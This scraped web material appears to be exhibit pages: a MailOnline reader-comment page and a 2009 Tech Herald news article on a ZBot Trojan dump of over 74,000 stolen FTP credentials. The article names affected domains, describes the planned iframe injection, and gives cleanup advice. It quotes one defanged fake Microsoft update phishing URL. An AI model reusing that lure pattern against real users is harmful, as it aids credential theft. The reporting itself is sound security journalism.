"I don't think anyone hates anyone else for their choices in technology, as far as I'm concerned you can spend your money on whatever you like, what tends to get people's backs up is that Mac users seem to regard their choice of computer as an item almost of religious faith and feel persecuted if anyone criticises the Blessed Mac. I fear that soon Apple devotees will be wearing a little silver "i" around their necks in place of a cross to signify their adherence to the iMac, iPod, and iPhone." LOL i am SURE we will see that soon enough.

- ra44mr2, chicago, usa, 12/8/2010 14:52

Click to rate [_ _](#) Rating 8

[Report abuse](#)

The views expressed in the contents above are those of our users and do not necessarily reflect the views of MailOnline.

[Headlines](#)

[Most Read](#)

- [Space station astronauts capture incredible video of lightning storms over Africa - and the white haze of the Milky Way](#)
 - [Hackers Anonymous block government websites after Megaupload is shut down by police for copyright theft](#)
 - [Twitter users are being tricked into joining Anonymous cyber attacks on U.S. government - and could be jailed](#)
 - [Stephen Hawking misses a second 70th birthday party in his honour because of ill health](#)
 - [Windows Phone will overtake iPhone in just three years' time, say respected tech analysts](#)
 - [Google's shares plummet wiping billions off its market value \(but it still earned \\$2.7billion in just three months\)](#)
 - [Scientists want to replicate the instinctive flying ability of birds in built-up areas to improve unmanned robots](#)
 - [Back-yard astronomer uses second-hand telescope \(and a lot of patience\) to capture stunning images of distant stars](#)
 - [Dim and distant past: Scientists sight 'dark dwarf' galaxy a record-breaking 10 billion light years away](#)
 - [Sweet, salty... or mouldy? 6,700-year-old popcorn found in Peru](#)
 - [Radio-controlled 'spy' helicopter offers hi-tech surveillance for just £65](#)
 - [NYPD developing infrared body scanner to detect guns on people in the street](#)
 - [IBM creates world's smallest map... of the world](#)
 - [MORE HEADLINES](#)
-
- [Solar flare sends particles hurtling towards Earth at 630 miles per second - and it will hit our atmosphere on Saturday](#)
 - [Back-yard astronomer uses second-hand telescope \(and a lot of patience\) to capture stunning images of distant stars](#)
 - [Space station astronauts capture incredible video of lightning storms over Africa - and the white haze of the Milky Way](#)
 - [Windows Phone will overtake iPhone in just three years' time, say respected tech analysts](#)
 - [The world's browsing prehistory: 'Ancient' home pages for Amazon, Google and 'The Facebook' show much the web has changed](#)
 - [Revealed: The UK's best spots from which to see the secrets of space](#)
 - [For the first time, spacecraft cameras capture the moment a comet the size of an aircraft carrier burns up in the sun](#)
 - ['Dracula' monkey comes back from the dead in Borneo](#)
 - [Twitter users are being tricked into joining Anonymous cyber attacks on U.S. government - and could be jailed](#)
 - [U.S. Senators withdraw support for anti-piracy bills as 4.5 million people sign Google's anti-censorship petition](#)
 - [Google to launch Kindle Fire-sized tablet for \\$200 in March or April](#)
 - [IBM creates world's smallest map... of the world](#)
 - [British schoolboy delays mock GCSEs to meet Silicon Valley investors after his home-made app takes off](#)
 - [MOST READ IN DETAIL](#)

Second Chance Checking

Get the Second Chance Checking Account You Deserve.

psbnewton.com

Open Checking Account

Open A Checking Account Online In Minutes, No Fees Or Credit Check

[OpenACheckingAccountC](#)

Ch

Cor
Anc
Res
[bar](#)

GADGET REVIEWS

[Scosche myTrek Wireless Pulse Monitor](#)

[Monitors your pulse and sends real-time data via wireless to its app on your iPhone and iPod Touch](#)

[Braun Oral-B Triumph 5000 Electric Toothbrush](#)

[The toothbrush with a wireless SmartGuide that tells you how well you've cleaned your teeth.](#)

['Play' Multi-Message Video Pad](#)

[It's mooted as the 'ultimate video memo'. And some say it will sound the death knell for post-it notes. Above all, it's fun to use.](#)

[Angry Birds iPod & iPhone Speaker Dock](#)

[For fans of the 350-million selling game, this is possibly the most exciting speaker system to ever be invented.](#)

[iPhone 4S](#)

[Is it worth upgrading to iPhone 4S? It might not be - the best features are all the ones available as a free download for iPhone 4.](#)

Online Checking Account

Locate Online Checking Accounts. Get Expert Advice In Your Area.

DoTellAll.com

Mortgage Rate at 2.0%

Get the Best Bank Mortgage Rate. Refinance & Lower Your Mortgage Now!

BankMortgage.LeadSt

Internet Banking

Looking For Internet Banking? Find It Nearby With Local.com!

Local.com

Free Checking Online

Open A Checking Account Online Now! Find Free Checking Today

ridleyfinancialplanning

Published by Associated Newspapers Ltd

Part of the Daily Mail, The Mail on Sunday & Metro Media Group

GlamEntertainment

[© Associated Newspapers Ltd](http://www.glam.com)



EXHIBIT 35

The Tech Herald

- [Home](#)
- [Business](#)
- [Hardware](#)
- [Software](#)
- [Security](#)
- [Internet](#)
- [Networking](#)
- [Gadgets](#)
- [Gaming](#)
- [Entertainment](#)
- [Science](#)
- [Misc](#)
- [Free Games](#)

Deployment Suite for Oracle

DEV → TEST → LIVE

Learn More

redgate ingeniously simple tools

The advertisement features a horizontal flow diagram with three cylinders labeled DEV (red), TEST (orange), and LIVE (green), connected by arrows. To the right is a blue 'Learn More' button and the Redgate logo with the tagline 'ingeniously simple tools'.

ZBot data dump discovered with over 74,000 FTP credentials

by Steve Ragan - Jun 29 2009, 16:19

The story started on Friday. The Register reported that Jacques Erasmus and his research team at Prevx discovered a treasure-trove of FTP credentials, including accounts on domains that are high profile to say the least. Names such as NASA, Monster, ABC, Oracle, Cisco, Amazon, BusinessWeek and more, are all included in the list of potential victims.

The accounts were compromised thanks to the ZBot Trojan, which once it is installed on the system, seeks out stored FTP credentials as well as other information and offloads them to a server similar to the one discovered by Prevx in China.

The Tech Herald spoke to Erasmus, Director of Malware Research at Prevx's head offices. He told us his team discovered the credentials while investigating a prevalent in the wild infection. The Malware they were investigating was sending data to a web server, and once they followed the trail, the dump file was discovered.

Erasmus showed us the entire list of notable domains, including some that just should not appear on a list of this type.

The domains include: Disney.com, Bloomberg.com, Monster.com, ABC.com, BusinessWeek.com, NDTV.com, Discovery.com, Oracle.com, O2.co.uk, BigFishGames.com, Telefonica.net, NASA.gov, Rightmove.co.uk, Audible.com, Corbis.com (UK FTP), DHL.com, QLD.gov.au, Primelocation.com (FTP, FTP1, and FTP2), Morningstar.com, Amazon.com, BankofAmerica.com, Symantec.com, McAfee.com, Cisco.com, Kaspersky.com, and Shutterstock.com.

NASA, Cisco, Kaspersky, McAfee, Symantec, Amazon, Bank of America, Oracle, ABC, BusinessWeek, Bloomberg, Disney, Monster, and the Queensland government domain. Those fourteen businesses alone make these credentials tragic, but the list has over 74,000 accounts.

“In some cases like for instance the AV vendors, the logins are from partners that have been infected. Some logins seem like resellers etc.,” Erasmus said.

What makes matters worse, the FTP they were discovered on is still active, as it is hosted using Bulletproof hosting. While Prevx has reported abuse, the fact that the server is sitting in China means the abuse report is more than likely to be ignored. However, Erasmus said that he passed all of the relevant details over to US-CERT and is contacting as many companies as he can.

“The FTP details are from employees of the companies listed, as well as a huge amount of consumer users, where their GeoCities and other such logins have been compromised,” explained Erasmus. He confirmed to us that the data harvested isn’t structured in a way to tell exactly how many users from each company were compromised.

Yet, he is positive what those accounts will be used for. “It is exclusively login data. The purpose of this data is clear to me. They want to use this to inject Iframes into these sites which point to their exploit kit running on the same server, to exploit more people and distribute more Malware. This is a good opportunity for them to target more users that might not get infected via the normal routes.”

The ZBot Trojan has several variants. We’ve used some of them ourselves in recent reviews. The Trojan can come from just about anywhere, Rogue AV installataions, Codec related sites, or as of late, the samples we collected came from email.

ZBot has been seen linked to the emails that offer “Microsoft Outlook Critical Updates” by linking to a long, confusing looking, URL. Once the site loads, a rather poor imitation of the Microsoft Update page is displayed and a single EXE file is offered. The file itself is a Trojan, more often than not flagged as a variant of ZBot.

Example of a fake Outlook Update URL:

```
update microsoft com kiffil com mx/microsoftofficeupdate/isapdl/default.aspx?ln=en-us&id=51168819316874756664669014767816637995466048506302358260
```

Most of the accounts that are in the list shown to The Tech Herald are from Russia and Middle-Eastern countries. However, there are some UK, AU, and US domains, suggesting a rough location for infection.

If you are wondering if your account is on the list, Prevx has created a domain that will allow you to check.

<http://www.prevx.com/ftplogons.asp>

The process to clean up this type of compromise will require a few steps.

The first is to use a recently updated AV program, as well as a secondary scan from applications such as SpyBot Search & Dystroy or MalwareBytes AntiMalware. Once your system is cleaned, make sure you have all of the current operating system and software updates.

These patches and updates would include Adobe Reader, Flash player, Shockwave, browser updates, Windows patches, Winamp, and just about anything you can update that is installed on your computer. If you


want a tool to help with patch management, Secunia has a great one that was just released under a new version called Secunia PSI. [Download it [here](#)]

After your system is updated, if you have complete control over your FTP access, then delete the account and create a new one with a different password. If you cannot do this, talk with your webhost and ask them to create a new user and password for you.

Around the Web



The Beatles Release 24 Songs As iPhone Ringtones



How The iPad Is Revolutionizing Branding



Dangers Lurking For Business in the Cloud



The Real Reason Best Buy's Sales'll Drop This Xmas



The Ultimate Remote Control?



iPhone 5 May Feature "Macroscalar" Architecture...



HP Are Such Shameless Copycats!



No Wonder the TV Industry is Scared of Apple's iTV



Free Android Games



Adam Savage Through the Years



Mini Cannon that Destroys Targets



Girl Falls In Manhole While Texting




Social Media Monopoly



AOC Portable Laptop Monitor



Nerd Zombies



Internet Self-Portrait Guide

Blowing Up Blogs

Comment on this Story

Echo 0 Items

[Admin](#)

	Login	Your name here...
	Share	<input type="text" value="This Page"/>
What's on your mind... <div style="border: 1px solid #ccc; height: 100px; width: 100%;"></div>		
Follow	<input type="button" value="Cancel"/> <input type="button" value="Post"/>	

[Security](#)

[Index](#)

[News](#)

[Features](#)

[Reviews](#)

Support TTH on Facebook



100% Fully Managed! 

Shared Web Hosting

monthly rates start at

\$10

- ✓ 24/7 In-House Support
- ✓ Unlimited Features!
- ✓ 99.9% Uptime Guarantee!
- ✓ Analytic Tools Included!



HostDime

Global hosting, personalized.



In The Tech Herald

[Home](#)

[Hardware](#)

[Software](#)

[Security](#)

[Internet](#)

[Networking](#)

[Gadgets](#)

[Entertainment](#)

[Science](#)

[Current Affairs](#)

[Free Games](#)

Other Languages and Sites

[Monsters and Critics](#)

[Deutschland \(Monsters and Critics\)](#)

[Free Games Herald](#)

[XPRNC](#)

Site

[About Us](#)
[Contact Us](#)
[The Team](#)
[RSS Feeds](#)
[Privacy](#)

The Fine Print

© 2008 - 2011 The Tech Herald.com, TECHPUBLISH LTD. All photos are copyright their respective owners and are used under license or with permission. The Tech Herald cannot be held responsible for the content on other Web Sites.

Servers supplied by [Servint](#)



BRASH Publisher Network